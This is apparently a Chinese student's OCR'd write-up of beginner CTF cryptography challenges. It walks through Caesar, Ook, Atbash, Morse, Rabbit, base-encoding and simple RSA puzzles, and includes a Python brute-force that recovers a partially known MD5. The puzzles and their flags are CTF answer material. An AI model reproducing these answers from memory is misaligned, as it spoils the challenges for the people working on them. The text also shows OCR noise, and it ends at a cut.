
CHCTF WP

学号：23056034 姓名：汪杨峻

cry：

1. [WEEK1]凯撒大帝

   下载附件解压看到密文



   尝试秘钥为 10 进行凯撒密码解密得到 flag

2. [WEEK1]okk

   下载附件解压看到 ok 码，去解密网站解密得到 flag


```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook! Ook! Ook! Ook!
Ook! Ook! Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook!
Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook! Ook. Ook. Ook.
Ook! Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook! Ook. Ook.
Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook.
Ook? Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook?
Ook.
```

flag{123456789}

Text to Ook! Text to short Ook! Ook! to Text


3. [WEEK1]really_ez_rsa

   下载附件看到 rsa 加密将相应数值填入计算工具中得到 flag



4. [WEEK1]佛说：只能四天


   下载打开题目附件看到



先新约佛论禅解密得到社会核心价值观码

然后用社会核心价值观解密得到一串字符

根据 hint 会有一个凯撒加密，密钥为 3，此时解密得到字符串看起来像 base16 却无法解密，题目说只能 4 天，尝试栅栏解密得到字符串再经过凯撒和 base16 得到 flag



5. [WEEK1]熊斐特

   下载附件看到题目

   熊斐特博士发现了一种新的密码。
   uozt{zgyzhs xrksvi}

   在网上了解到熊斐特博士发现的是埃特巴什码

   通过埃特巴什码解密得到 flag

6. [WEEK1]残缺的 md5

下载附件看到题目

```
苑晴在路边捡到了一张纸条，上面有一串字符串：KCLWG?K8M9O3?DE?84S9
问号是被污染的部分，纸条的背面写着被污染的地方为大写字母，还给了这串字符串的md5码值：
F0AF????B1F463????F7AE???B2AC4E6
请提交完整的md5码值并用flag{}包裹提交
```

通过现在已有的信息，将原文中？部分用字母代替，每个都用哈希加密一遍，然后对照题目所给元素 F0AF，进行一次次遍历，最后得到完全匹配的 md5 值，就是本题的 flag。

通过脚本实现

```
import hashlib

k = 'KCLWG?K8M9O3?DE?84S9'
for i in range(26):
    temp1 = k.replace('?',str(chr(65+i)),1)
    for j in range(26):
        temp2 = temp1.replace('?',chr(65+j),1)
        for n in range(26):
            temp3 = temp2.replace('?',chr(65+n),1)
            s = hashlib.md5(temp3.encode('utf8')).hexdigest().upper()
            if s[:4] == 'F0AF':
                print(s)
```

```
Python 3.8.5 Shell
File  Edit  Shell  Debug  Options  Window  Help
Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
========== RESTART: D:\python\1.py ==========
F0AF1443B1F463EAFFF7AEBB8B2AC4E6
```

7. [WEEK1]小兔子可爱捏

打开附件看到题目


```
题目描述：宇宙的终极答案是什么？



U2FsdGVkX1/lKCKZm7Nw9xHLMrKHsbGQuFJU5QeUdASq3Ulcrcv9

你可能会需要一把钥匙，钥匙就是问题的答案。
```


看到标题可知为 rabbit 加密，然后密钥为宇宙的终极答案，百度可知为 42，解密得到 flag

8. [WEEK1]迷雾重重

   下载看到题目好像是二进制根据提示，尝试将 0 换成. 1 换成-


   使用摩斯解密得到 flag（%u7b 和%u7d 是{}的 ASCII 码）





9. [WEEK1]难言的遗憾

   打开题目看到要将数值转中文，去中文电码解密得到flag




10. [WEEK1]what is m

打开看到 py 文件用记事本打开看代码

```
from Crypto.Util.number import bytes_to_long
from secret import flag

m = bytes_to_long(flag)
print("m =",m)

# m =
71304398140574433376345856370560947122067331230424387678931160987313226456462785194164435844440380409715184518689741189462460291777524000476201802334281329213599195139148885815879328011016 93
```

大概就是将字符串转换成整数输出，那我们就把整数转回字符串就行，通过 rsa 工具的整数转字符串得到


flag




11. [WEEK1]Crypto_Checkin

打开题目看到一串乱码，但题目说是 base 编码，将乱码放入 base 递归解密脚本中跑出 flag

```
QZZ|KQbjRRS8QZRQdCYwR4_DoQ7~jyO>0t4R4__aQZQ9|Rz+k_Q!r#mR90+NR4_4NR%>ipO>0s{R90|SQhHKhRz+k^S8Q5JS5|OUQZO}CQfp*dS8P&9R8>k?QZYthRz+k_O>0#>
```






12. [WEEK1]进制

打开题目附件直接将密文丢进 base 递归解密脚本中得到 flag

好熟悉的进制，但不知道加密了几层


```
36363663363136373762363136383636366236613663363836623631363837 64
```




13. [WEEK2]e?

打开题目看到 rsa，直接数值输入工具每个模式都尝试解密，

在 eφ不互素中得到 flag



14.[WEEK2]XOR




```
import gmpy2
